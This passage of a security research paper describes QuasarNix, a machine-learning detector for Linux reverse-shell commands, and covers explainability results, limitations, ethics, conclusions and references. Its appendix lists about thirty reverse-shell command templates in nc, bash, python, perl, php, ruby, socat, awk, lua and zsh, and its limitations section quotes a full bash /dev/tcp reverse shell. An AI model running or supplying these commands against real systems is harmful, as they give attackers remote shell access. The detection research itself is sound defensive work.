Table 8 reports, for each component, the mean absolute grouped SHAP value together with its detection performance at FPR = 10^{-6}, while Figure 7 visualizes the full per-sample SHAP distributions. IP-related tokens (e.g., dot separators and common octets such as `10` and `127`) dominate the explanation mass, followed by network utilities (`nc`, `socat`, `ssh`), scripting interpreters (`python`, `php`, `ruby`), and file-descriptor redirection patterns (e.g., `2>&1`, `/dev/tcp`). Shell invokers (`bash`, `sh`, `zsh`) and wrapper utilities (`sudo`, `nohup`, `timeout`) contribute comparatively little on average, which is consistent with their heavy use in benign maintenance scripts. Taken together, these




Fig. 7. Tactic-level SHAP value distributions aggregated over the test set. For each attack component we show the distribution of grouped SHAP values per sample; black diamonds mark the mean contribution and the dashed vertical line marks the neutral point at 0. Positive values push the prediction towards the malicious class, negative values towards the benign one.

results indicate that the model does not key on any single token in isolation but instead on the co-occurrence of IP-like substrings, reverse-shell-capable utilities, and redirection constructs—precisely the ingredients of functional reverse shells.

To connect these explanations to concrete command patterns, we further analyze detection rates conditioned on the presence of each attack component and on the primary binary used by each reverse shell. We measure per-component TPR at the strict operating point of FPR $= 10^{-6}$. Table 8 summarizes the results: malicious commands containing interpreter indicators achieve a TPR of 98.5%, while those containing network utilities and IP tokens are detected with TPRs of 78.9% and 67.6%, respectively. Commands with file-descriptor redirection and obfuscation tactics remain challenging but still achieve TPRs above 57% at this ultra-low FPR, and shell-invoker components follow a similar trend. At the technique level, per-binary analysis (not tabulated) shows that reverse shells built on `python3`, `php`, `perl`, and `ruby` all reach near-perfect detection ($TPR \geq 98.5\%$ at $FPR = 10^{-6}$), while rare, deliberately held-out binaries such as `awk` and `zsh` are understandably harder to detect. From an operational perspective, this jointly suggests a compact rule-of-thumb: the commands that simultaneously contain IP-like substrings, a network utility or scripting interpreter, and a mechanism to redirect or pipe standard streams constitute the most reliably detected and security-relevant reverse-shell patterns.

We also hint the presence of wrapper component (last row in Table 8) observed only within three malicious commands in the test set as reported in Table 8. This is because utilities such as `sudo` and `nohup` appear predominantly in the benign enterprise baseline and appeared inside the reverse-shell templates because of synthesis. This indicates how our framework is able to learn the baseline activity and do marginal distributional integrations into malicious content even of rare command-line patterns, which model are still able to learn and detect with reasonable TPR under strictest FPR constraints.

Answering Research Questions. Returning to our research questions: regarding **RQ1**, our experiments demonstrate that DS substantially improves detection capability, enabling models to achieve roughly 60% TPR at FPR $= 10^{-6}$, whereas non-augmented baselines remain effectively

blind at this operating point. For **RQ2**, we find that tabular models (XGBoost GBDT and MLP with one-hot encoding) provide the most stable and reliable detection at ultra-low FPR, while sequential architectures exhibit higher variability despite competitive AUC. Concerning **RQ3**, unprotected models are vulnerable to black-box evasion attacks that can reduce detection to near zero; however, adversarial training effectively mitigates these risks without degrading performance on unperturbed samples. Finally, for **RQ4**, explainability analysis confirms that adversarially-trained models rely on stable, contextually grounded features (IP-related tokens, network utilities, redirection patterns) rather than spurious correlations, providing detection engineers with evidence-based attribution aligned with domain expertise.

5 Discussion

Limitations. While our work proposes novel techniques to increment the reliability of detectors in production environment, here we discuss the limitations of our methodology, and how they can be bridged.

Scope of techniques and platforms. In this work, we focus on a single LOTL tactic family, namely Linux reverse shells observed through process-creation telemetry. As a result, our empirical evaluation does not directly cover other operating systems or **tactics, techniques, and procedures** (**TTPs**), such as Windows PowerShell abuse, file-download chains, persistence mechanisms, or privilege-escalation and system-enumeration commands. Porting QuasarNix to these additional domains requires non-trivial, but structured, effort along three axes: (i) collecting and curating benign and malicious baselines from the target telemetry source (e.g., PowerShell logs or Windows process-creation events); (ii) designing TTP-specific templates and placeholder sets that capture the structure of the new behaviors; and (iii) validating the synthesized commands against real environments to ensure executability and realism. While the core synthesis engine, robustness hardening, and training pipeline are reusable across domains, these domain-specific steps constitute the main cost of deployment for each new TTP, and we leave their systematic exploration to future work.

Data Collection Constraints: Some combinations of reverse shell variants and logging agents may not capture complete attack information. Consider "`/bin/bash -i >& /dev/tcp/1.1.1.1/53 0>&1`" which appears as only "`/bin/bash -i`" in *auditbeat* logs, omitting critical network redirection. This limitation requires either complementary detection methods or improved telemetry collection.

Input Truncation: Our pre-processing pipeline truncates command-lines at $N = 256$ characters. While sufficient for our dataset, this creates a potential blind spot for adversaries who could place malicious content beyond limit, allowing them to easily evade detectors based on the described techniques. However, this parameter can be tweaked accordingly depending on the hardware capabilities, by also considering sliding window analysis for longer commands, i.e. breaking the input in different subset and compute inference on each, aggregating responses through majority voting. While we did not develop such a technique, our methodology remains sound as our framework improves detection capabilities of detectors, regardless of their nature.

Strict Black-box Threat Model: In the context of our work, we consider a strict black-box scenario where attackers do not observe model scores or alerts, and only security analysts interact with the detection system. In practice, however, partial information about the detector may still leak indirectly through timing, resource usage, or operational side-channels (e.g., alerting or throttling behavior), effectively relaxing the threat model toward a more informative black-box or gray-box setting. Such leakage could enable more powerful query-based evasion strategies than those considered in our current robustness analysis, and quantifying this effect remains an open problem. Mitigation include hardening the surrounding infrastructure to limit observable side-channels

(e.g., batching and rate-limiting alerts, minimizing timing variability of inference pipelines) and periodically re-evaluating detectors under more permissive threat models, which we leave to future work.

Future Work. Several directions emerge from our research, paving the road towards improvements of our work.

Path to broader coverage. The DS framework of Section 3.1 is template-driven; extending it beyond Linux reverse shells to additional TTPs (e.g., file-download chains, persistence scripts, privilege-escalation and system-enumeration commands, or malicious PowerShell tactics in Windows) primarily requires instantiating new placeholder sets and sampling rules while re-using the same synthesis, adversarial hardening, and evaluation stages on top of appropriate process-creation telemetry. Concretely, for each new TTP family or platform, one would (i) identify the relevant telemetry sources, (ii) derive placeholders from real-world attack patterns, (iii) populate them with legitimate baselines and threat-intelligence samples, and (iv) retrain a focused detector under the same ultra-low FPR budget (e.g., 10^{-6}). Our road-map therefore envisions a staged expansion through multiple ML-based detectors, each specialized on a small set of TTPs yet constrained by strict FPR budgets, effectively stacking multiple ML detectors focused and excelling on different threat tactics with low amount of false-positives. This incremental strategy naturally supports active-learning workflows [34] and multi-slice SOC architectures [2].
Advanced Model Architectures. We will broaden the exploration of models that can be used to detect LOTL attacks with our framework. For instance, we will explore self-supervised learning approaches with Transformers on X^{legit}, using techniques like auto-regressive [40] or masked [17] pre-training. Additionally, Transformer's attention weights could provide valuable explainability insights [47] for security analysts.
Enhanced Robustness. While in this work we solely focused on adversarial training to improve robustness against evasion attacks, in the future we will investigate additional defenses as well, including detection of poisoning and backdoor attacks [13]. Also, we will consider different threat models, moving from a strict-but-realistic black-box to a worst-case scenario where attackers can land more powerful attacks thanks to their acquired knowledge of the deployed systems.

Ethics Considerations. The legitimate command dataset was collected from an enterprise network of undisclosed business partner infrastructure dedicated to internal system maintenance, explicitly avoiding any systems involved in customer data processing or personal information handling. All data collection adhered to organizational security policies and privacy requirements.

Responsible Disclosure. The QuasarNix framework is fully open-sourced, including code for DS, model training, and evaluation, along with pre-trained models and example workflows to ensure reproducibility. While raw legitimate data from defended environment cannot be shared due to confidentiality, the released malicious LOTL dataset—based on real telemetry—provides a representative benchmark for further research and industry use. This release empowers both researchers and practitioners to validate and build upon the presented findings. While we release implementation details and pre-trained models, our methodology does not provide adversaries with capabilities beyond what is already known to offensive security experts. Instead, our work enhances defensive capabilities of security experts, allowing to use out-of-the-box production ready ML-based detectors.

6 Conclusions

This work bridges a critical gap in LOTL cyber-threat detection by introducing the first framework for training ML-based detectors that are both highly accurate and adversarially robust. Our

contributions are threefold: (1) We propose a novel DS pipeline, grounded in domain knowledge and environmental context, which generates realistic attack variants and achieves over 60% TPR on real enterprise data at industry grade $FPR = 10^{-6}$, constraint where conventional ML-based detection solutions are essentially blind; (2) We present a comprehensive adversarial robustness analysis, introducing a realistic model-agnostic black-box threat model for data-guided evasion, and demonstrate that standard ML heuristics are easily circumvented—even without access to model internals; we further show that adversarial training is an effective and practical defense under this threat setting; (3) We publicly release DS framework code and its specific implementation titled QuasarNix – production-grade Linux LOTL reverse shell detection models, including both regular and adversarially hardened variants, along with a labeled LOTL reverse shell dataset to facilitate reproducible research. Taken together, our findings highlight that building effective ML-based cyber-threat detectors demands more than architectural sophistication—it requires training on data that reflects the adversarial and operational realities of the threat landscape.

References

[1] Manahel Altalhan, Abdulmohsen Algarni, and Monia Turki-Hadj Alouane. 2025. Imbalanced data problem in machine learning: A review. *IEEE Access* 13 (2025), 13686–13699.

[2] Giovanni Apruzzese, Pavel Laskov, Edgardo Montes de Oca, Wissam Mallouli, Luis Brdalo Rapa, Athanasios Vasileios Grammatopoulos, and Fabio Di Franco. 2023. The role of machine learning in cybersecurity. *Digital Threats: Research and Practice* 4, 1 (Mar. 2023), 1–38. DOI: https://doi.org/10.1145/3545574

[3] Daniel Arp, Erwin Quiring, Feargus Pendlebury, Alexander Warnecke, Fabio Pierazzi, Christian Wressnegger, Lorenzo Cavallaro, and Konrad Rieck. 2024. Pitfalls in machine learning for computer security. *Communications of the ACM* 67, 11 (Oct. 2024), 104–112. DOI: https://doi.org/10.1145/3643456

[4] Nataliia Bahniuk, Linchuk Oleksandr, Bortnyk Kateryna, Kondius Inna, Melnyk Kateryna, and Kostiantyn Kondius. 2023. Threats detection and analysis based on SYSMON tool. In *Proceedings of the 2023 13th International Conference on Dependable Systems, Services and Technologies (DESSERT)*. 1–7. DOI: https://doi.org/10.1109/DESSERT61349.2023.10416443

[5] Matej Balog, Alexander L. Gaunt, Marc Brockschmidt, Sebastian Nowozin, and Daniel Tarlow. 2017. DeepCoder: Learning to write programs. In *Proceedings of the 5th International Conference on Learning Representations (ICLR)*. Retrieved from https://openreview.net/forum?id=ByldLrqlx

[6] Tao Ban, Ndichu Samuel, Takeshi Takahashi, and Daisuke Inoue. 2021. Combat security alert fatigue with AI-assisted techniques. In *CSET'21: Proceedings of the 14th Cyber Security Experimentation and Test Workshop*. 9–16. DOI: https://doi.org/10.1145/3474718.3474723

[7] Frederick Barr-Smith, Xabier Ugarte-Pedrero, Mariano Graziano, Riccardo Spolaor, and Ivan Martinovic. 2021. Survivalism: Systematic analysis of windows malware living-off-the-land. In *Proceedings of the 2021 IEEE Symposium on Security and Privacy (SP)*. 1557–1574. DOI: https://doi.org/10.1109/SP40001.2021.00047

[8] Battista Biggio, Igino Corona, Davide Maiorca, Blaine Nelson, Nedim Šrndić, Pavel Laskov, Giorgio Giacinto, and Fabio Roli. 2013. Evasion attacks against machine learning at test time. In *Machine Learning and Knowledge Discovery in Databases*. Hendrik Blockeel, Kristian Kersting, Siegfried Nijssen, and Filip Železný (Eds.), Springer Berlin Heidelberg, Berlin, 387–402.

[9] Andrei Z. Broder, Moses Charikar, Alan M. Frieze, and Michael Mitzenmacher. 2000. Min-wise independent permutations. *Journal of Computer and System Sciences* 60, 3 (2000), 630–659.

[10] Hsin-Yu Chang, Pei-Yu Chen, Tun-Hsiang Chou, Chang-Sheng Kao, Hsuan-Yun Yu, Yen-Ting Lin, and Yun-Nung Chen. 2024. A survey of data synthesis approaches. arXiv:2407.03672 [cs.LG]. Retrieved from https://arxiv.org/abs/2407.03672

[11] Songyue Chen, Rong Yang, Hong Zhang, Hongwei Wu, Yanqin Zheng, Xingyu Fu, and Qingyun Liu. 2023. SIFAST: An efficient unix shell embedding framework for malicious detection. In *Information Security*, Elias Athanasopoulos and Bart Mennink (Eds.). Lecture Notes in Computer Science, Vol. 14411. Springer, Cham, 59–78.

[12] Tianqi Chen and Carlos Guestrin. 2016. XGBoost: A scalable tree boosting system. In *Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining (KDD'16)*. ACM, NY, USA, 785–794. DOI: https://doi.org/10.1145/2939672.2939785

[13] Antonio Emanuele Cinà, Kathrin Grosse, Ambra Demontis, Sebastiano Vascon, Werner Zellinger, Bernhard A. Moser, Alina Oprea, Battista Biggio, Marcello Pelillo, and Fabio Roli. 2023. Wild patterns reloaded: A survey of machine learning security against training data poisoning. *ACM Computing Surveys* 55, 13s, Article 294 (July 2023), 39 pages. DOI: https://doi.org/10.1145/3585385

[14] Cluster25 TI Team. 2023. CVE-2023-38831 Exploited by Pro-Russia Hacking Groups in RU-UA Conflict Zone for Credential Harvesting Operations. Retrieved June 20, 2024 from https://blog.cluster25.duskrise.com/2023/10/12/cve-2023-38831-russian-attack

[15] Igino Corona, Giorgio Giacinto, and Fabio Roli. 2013. Adversarial attacks against intrusion detection systems: Taxonomy, solutions and open issues. *Information Sciences* 239 (2013), 201–225. DOI: https://doi.org/10.1016/j.ins.2013.03.022

[16] Cybersecurity & Infrastructure Security Agency. 2024. Identifying and Mitigating Living Off the Land Techniques. Retrieved August 2024 from https://www.cisa.gov/resources-tools/resources/identifying-and-mitigating-living-land-techniques. Published on the official website of the U.S. Department of Homeland Security.

[17] Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. 2019. BERT: Pre-training of deep bidirectional transformers for language understanding. In *North American Chapter of the Association for Computational Linguistics*. Retrieved from https://api.semanticscholar.org/CorpusID:52967399

[18] Kuiye Ding, Shuhui Zhang, Feifei Yu, and Guangqi Liu. 2023. LOLWTC: A deep learning approach for detecting living off the land attacks. In *Proceedings of the 2023 IEEE 9th International Conference on Cloud Computing and Intelligent Systems (CCIS)*. 176–181. DOI: https://doi.org/10.1109/CCIS59572.2023.10262997

[19] Gustavo González-Granadillo, Susana González-Zarzosa, and Rodrigo Diaz. 2021. Security information and event management (SIEM): Analysis, trends, and usage in critical infrastructures. *Sensors* 21, 14 (2021), 4759.

[20] Ian J. Goodfellow, Jonathon Shlens, and Christian Szegedy. 2015. Explaining and harnessing adversarial examples. In *Proceedings of the International Conference on Learning Representations (ICLR 2015)*.

[21] Steven Bird, Edward Loper, and Ewan Klein. 2009. Natural language processing with python. O'Reilly Media Inc.

[22] Danny Hendler, Shay Kels, and Amir Rubin. 2020. AMSI-based detection of malicious powershell code using contextual embeddings. In *Proceedings of the 15th ACM Asia Conference on Computer and Communications Security (ASIA CCS'20)*. ACM, New York, NY, USA, 679–693. DOI: https://doi.org/10.1145/3320269.3384742

[23] Chani Jindal, Christopher Salls, Hojjat Aghakhani, Keith Long, Christopher Kruegel, and Giovanni Vigna. 2019. Neurlux: Dynamic malware analysis without feature engineering. In *Proceedings of the 35th Annual Computer Security Applications Conference (ACSAC'19)*. ACM, New York, NY, USA, 444–455. DOI: https://doi.org/10.1145/3359789.3359835

[24] Anantaa Kotal, Brandon Luton, and Anupam Joshi. 2024. KiNETGAN: Enabling distributed network intrusion detection through knowledge-infused synthetic data generation. In *Proceedings of the 2024 IEEE 44th International Conference on Distributed Computing Systems Workshops (ICDCSW)*. IEEE Computer Society, Los Alamitos, CA, USA, 140–145. DOI: https://doi.org/10.1109/ICDCSW63686.2024.00026

[25] Vikash Kumar and Ditipriya Sinha. 2023. Synthetic attack data generation model applying generative adversarial network for intrusion detection. *Computers & Security* 125 (2023), 103054. DOI: https://doi.org/10.1016/j.cose.2022.103054

[26] Wenke Lee, Salvatore J. Stolfo, and Kui W. Mok. 2000. Adaptive intrusion detection: A data mining approach. *Artificial Intelligence Review* 14 (2000), 533–567.

[27] Xi Victoria Lin, Chenglong Wang, Luke Zettlemoyer, and Michael D. Ernst. 2018. NL2Bash: A corpus and semantic parser for natural language interface to the Linux operating system. In *Proceedings of the 11th International Conference on Language Resources and Evaluation LREC 2018, 7-12 May, 2018*.

[28] H. P. Luhn. 1957. A statistical approach to mechanized encoding and searching of literary information. *IBM Journal of Research and Development* 1, 4 (1957), 309–317. DOI: https://doi.org/10.1147/rd.14.0309

[29] Scott M. Lundberg, Gabriel Erion, Hugh Chen, Alex DeGrave, Jordan M. Prutkin, Bala Nair, Ronit Katz, Jonathan Himmelfarb, Nisha Bansal, and Su-In Lee. 2020. From local explanations to global understanding with explainable AI for trees. *Nature Machine Intelligence* 2, 1 (2020), 2522–5839.

[30] Scott M. Lundberg and Su-In Lee. 2017. A unified approach to interpreting model predictions. In *Advances in Neural Information Processing Systems 30*. I. Guyon, U. V. Luxburg, S. Bengio, H. Wallach, R. Fergus, S. Vishwanathan, and R. Garnett (Eds.), Curran Associates, Inc. Retrieved from http://papers.nips.cc/paper/7062-a-unified-approach-to-interpreting-model-predictions.pdf

[31] Aleksander Madry, Aleksandar Makelov, Ludwig Schmidt, Dimitris Tsipras, and Adrian Vladu. 2018. Towards deep learning models resistant to adversarial attacks. In *Proceedings of the International Conference on Learning Representations (ICLR)*. Retrieved from https://openreview.net/forum?id=rJzIBfZAb

[32] Mitchell P. Marcus, Mary Ann Marcinkiewicz, and Beatrice Santorini. 1993. Building a large annotated corpus of english: The penn treebank. *Computational Linguistics* 19, 2 (1993), 313–330.

[33] Tomas Mikolov, Kai Chen, Gregory S. Corrado, and Jeffrey Dean. 2013. Efficient estimation of word representations in vector space. In *Proceedings of the International Conference on Learning Representations (ICLR)*. Retrieved from https://api.semanticscholar.org/CorpusID:5959482

[34] Talha Ongun, Jack W. Stokes, Jonathan Bar Or, Ke Tian, Farid Tajaddodianfar, Joshua Neil, Christian Seifert, Alina Oprea, and John C. Platt. 2021. Living-off-the-land command detection using active learning. In *Proceedings of the 24th International Symposium on Research in Attacks, Intrusions and Defenses (RAID'21)*. ACM, New York, NY, USA, 442–455. DOI: https://doi.org/10.1145/3471621.3471858

[35] Adam Paszke, Sam Gross, Francisco Massa, Adam Lerer, James Bradbury, Gregory Chanan, Trevor Killeen, Zeming Lin, Natalia Gimelshein, Luca Antiga, et al. 2019. PyTorch: An imperative style, high-performance deep learning library. In *Advances in Neural Information Processing Systems (NeurIPS'19)* 32 (2019), 8024–8035.

[36] F. Pedregosa, G. Varoquaux, A. Gramfort, V. Michel, B. Thirion, O. Grisel, M. Blondel, P. Prettenhofer, R. Weiss, V. Dubourg, et al. 2011. Scikit-learn: Machine learning in Python. *Journal of Machine Learning Research* 12 (2011), 2825–2830.

[37] Emilio Pinna and Andrea Cardaci. 2023. GTFOBins. Retrieved August 8, 2024 from https://gtfobins.github.io

[38] Carlos Polop. 2023. *HackTricks*. GitBook. Retrieved August 8, 2024 from https://book.hacktricks.xyz/linux-hardening/bypass-bash-restrictions

[39] Zhaozhi Qian, Rob Davis, and Mihaela van der Schaar. 2023. Synthcity: A benchmark framework for diverse use cases of tabular synthetic data. In *Advances in Neural Information Processing Systems*. A. Oh, T. Naumann, A. Globerson, K. Saenko, M. Hardt, and S. Levine (Eds.), Vol. 36, Curran Associates, Inc., 3173–3188. Retrieved from https://proceedings.neurips.cc/paper_files/paper/2023/file/09723c9f291f6056fd1885081859c186-Paper-Datasets_and_Benchmarks.pdf

[40] Alec Radford, Karthik Narasimhan, Tim Salimans, and Ilya Sutskever. 2018. Retrieved August 8, 2025 from https://cdn.openai.com/research-covers/language-unsupervised/language_understanding_paper.pdf

[41] Rico Sennrich, Barry Haddow, and Alexandra Birch. 2016. Neural machine translation of rare words with subword units. In *Proceedings of the 54th Annual Meeting of the Association for Computational Linguistics (ACL)*.

[42] SigmaHQ and Velocidex. 2024. Sigma Rules for LOTL Detection. Retrieved August 25, 2024 from https://github.com/SigmaHQ/sigma/tree/master/rules and https://github.com/Velocidex/velociraptor-sigma-rules

[43] Felix Specht, Jens Otto, and Daniel Ratz. 2023. Generation of synthetic data to improve security monitoring for cyber-physical production systems. In *Proceedings of the 2023 IEEE 21st International Conference on Industrial Informatics (INDIN)*. 1–7. DOI: https://doi.org/10.1109/INDIN51400.2023.10218171

[44] T. H. Trinh, Y. Wu, Q. V. Le, H. He, and T. Luong. 2024. Solving olympiad geometry without human demonstrations. *Nature* 625, 7995 (2024), 476. Retrieved from https://deepmind.google/discover/blog/alphageometry-an-olympiad-level-ai-system-for-geometry/

[45] Dmitrijs Trizna. 2022. Shell language processing: Unix command parsing for machine learning. *In Proceedings of the Conference on Applied Machine Learning in Information Security (CAMLIS'22)*.

[46] Dmitrijs Trizna. 2023. Retrieved August 8, 2025 from https://towardsdatascience.com/architecture-of-ai-driven-security-operations-with-a-low-false-positive-rate-a33dbbad55b4

[47] Dmitrijs Trizna, Luca Demetrio, Battista Biggio, and Fabio Roli. 2024. Nebula: Self-attention for dynamic malware analysis. *IEEE TIFS (Trans. Info. For. Sec.)* 19 (Jun 2024), 6155–6167. DOI: https://doi.org/10.1109/TIFS.2024.3409083

[48] Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N. Gomez, Lukas Kaiser, and Illia Polosukhin. 2017. Attention is all you need. In *Advances in Neural Information Processing Systems*. I. Guyon, U. Von Luxburg, S. Bengio, H. Wallach, R. Fergus, S. Vishwanathan, and R. Garnett (Eds.), Vol. 30, Curran Associates, Inc., USA. Retrieved from https://proceedings.neurips.cc/paper/2017/file/3f5ee243547dee91fbd053c1c4a845aa-Paper.pdf

[49] Pablo Villalobos, Anson Ho, Jaime Sevilla, Tamay Besiroglu, Lennart Heim, and Marius Hobbhahn. 2024. Will we run out of data? Limits of LLM scaling based on human-generated data. arXiv:2211.04325 [cs.LG]. Retrieved from https://arxiv.org/abs/2211.04325

[50] Ke Wang, Jiahui Zhu, Minjie Ren, Zeming Liu, Shiwei Li, Zongye Zhang, Chenkai Zhang, Xiaoyu Wu, Qiqi Zhan, Qingjie Liu, et al. 2024. A survey on data synthesis and augmentation for large language models. arXiv:2410.12896 [cs.CL]. Retrieved from https://arxiv.org/abs/2410.12896

Appendix

A Augmentation Templates

Table 9. Full List of LOTL Reverse Shell Templates Employed by QuasarNix, Explicitly Indicating Their Allocation to Training and Test Sets. Test set items marked in bold are reverse shell variants representing attack variants from previously unseen binaries present on systems. The rest test set templates represent previously unseen technique variants coming from binaries known to classifier.

Test Set Templates
awk 'BEGIN {VAR_NAME_1 = "/inet/PROTO_TYPE/0/IP_A/PORT_NR"; while(FD_NR) { do{ printf "shell>" |& VAR_NAME_1; VAR_NAME_1 |& getline VAR_NAME_2; if(VAR_NAME_2){ while ((VAR_NAME_2 |& getline) > 0) print $0 |& VAR_NAME_1; close(VAR_NAME_2); } } while(VAR_NAME_2 != "exit") close(VAR_NAME_1); }}' /dev/null
lua -e "require('socket');require('os');t=socket.PROTO_TYPE(); t:connect('IP_A', 'PORT_NR');os.execute('SHELL -i <&FD_NR >&FD_NR 2>&FD_NR');"
echo 'import os' > FILE_P.v && echo 'fn main() { os.system("nc -e SHELL IP_A PORT_NR 0>&1") }' > > FILE_P.v && v run FILE_P.v && rm FILE_P.v
zsh -c 'zmodload zsh/net/tcp && ztcp IP_A PORT_NR && zsh >&$REPLY 2>&$REPLY 0>&$REPLY'
rm FILE_P;mkfifo FILE_P;cat FILE_P|SHELL -i 2>&1|nc IP_A PORT_NR >FILE_P
rm FILE_P;mkfifo FILE_P;cat FILE_P|SHELL -i 2>&1|nc -u IP_A PORT_NR >FILE_P
VAR_NAME=$(mktemp -u);mkfifo $VAR_NAME && telnet IP_A PORT_NR 0<$VAR_NAME |SHELL 1>$VAR_NAME
ruby -rsocket -e'spawn("SHELL",[:in,:out,:err]=>TCPSocket.new("IP_A", PORT_NR))'
perl -e 'use Socket;$VAR_NAME_1="IP_A";$VAR_NAME_2=PORT_NR; socket(S,PF_INET, SOCK_STREAM, getprotobyname("PROTO_TYPE")); if(connect(S, sockaddr_in($VAR_NAME_1, inet_aton($VAR_NAME_2)))) {open(STDIN,">&S"); open(STDOUT,">&S"); open(STDERR,">&S"); exec("SHELL -i");};'
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect(("IP_A",PORT_NR)); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2); import pty; pty.spawn("SHELL")'
php -r '$VAR_NAME=fsockopen("IP_A",PORT_NR); popen("SHELL <&FD_NR >&FD_NR 2>&FD_NR", "r");'

Training Set Templates
SHELL -i >& /dev/PROTO_TYPE/IP_A/PORT_NR 0>&1
SHELL -i FD_NR<> /dev/PROTO_TYPE/IP_A/PORT_NR 0<&FD_NR 1>&FD_NR 2>&FD_NR
0<&FD_NR;exec FD_NR<>/dev/PROTO_TYPE/IP_A/PORT_NR; SHELL <&FD_NR >&FD_NR 2>&FD_NR
nc -c SHELL IP_A PORT_NR
nc -e SHELL IP_A PORT_NR
nc -cu SHELL IP_A PORT_NR
nc -eu SHELL IP_A PORT_NR
rcat IP_A PORT_NR -r SHELL
php -r '$VAR_NAME=fsockopen("IP_A",PORT_NR);shell_exec("SHELL <&FD_NR >&FD_NR 2>&FD_NR");'
php -r '$VAR_NAME=fsockopen("IP_A",PORT_NR);exec("SHELL <&FD_NR >&FD_NR 2>&FD_NR");'

`php -r '$VAR_NAME=fsockopen("IP_A",PORT_NR);system("SHELL <&FD_NR >&FD_NR 2>&FD_NR");'`
`php -r '$VAR_NAME=fsockopen("IP_A",PORT_NR);passthru("SHELL <&FD_NR >&FD_NR 2>&FD_NR");'`
`php -r '$VAR_NAME=fsockopen("IP_A",PORT_NR);S□HELL <&FD_NR >&FD_NR 2>&FD_NR'□;`
`php -r '$VAR_NAME_1=fsockopen("IP_A",PORT_NR);$VAR_NAME_2=proc_open( "SHELL", array(0=>$VAR_NAME_1, 1=>$VAR_NAME_1, 2=>$VAR_NAME_1),$VAR_NAME_2);'`
`export VAR_NAME_1="IP_A";export VAR_NAME_2=PORT_NR;python -c 'import sys, socket,os,pty; s=socket.socket(); s.connect((os.getenv("VAR_NAME_1"), int(os.getenv("VAR_NAME_2")))); [os.dup2(s.fileno(),fd) for fd in (0,1,2)]; pty.spawn("SHELL")'`
`export VAR_NAME_1="IP_A";export VAR_NAME_2=PORT_NR;python3 -c 'import sys, socket,os,pty; s=socket.socket(); s.connect((os.getenv("VAR_NAME_1"), int(os.getenv("VAR_NAME_2")))); [os.dup2(s.fileno(),fd) for fd in (0,1,2)]; pty.spawn("SHELL")'`
`python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("IP_A", PORT_NR));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("SHELL")'`
`ruby -rsocket -e'spawn("SHELL",[:in,:out,:err]=>TCPSocket.new("IP_A", "PORT_NR"))'`
`ruby -rsocket -e'exit if fork;c=TCPSocket.new("IP_A",PORT_NR); loop{c.gets.chomp!; (exit! if $_=="exit");($_=~/cd (.+)/i?(Dir.chdir($1)):(IO.popen($_,?r){|io|c.print io read))rescue c.puts "failed: #{$_}"}'`
`ruby -rsocket -e'exit if fork;c=TCPSocket.new("IP_A","PORT_NR"); loop{c.gets.chomp!;(exit! if $_=="exit");($_=~/cd (.+)/i?(Dir.chdir($1)):(IO.popen($_,?r){|io|c.print io read))rescue c.puts "failed: #{$_}"}'`
`socat PROTO_TYPE:IP_A:PORT_NR EXEC:SHELL`
`socat PROTO_TYPE:IP_A:PORT_NR EXEC:'SHELL',pty,stderr,setsid, sigint,sane`

Received 14 July 2025; revised 27 January 2026; accepted 22 March 2026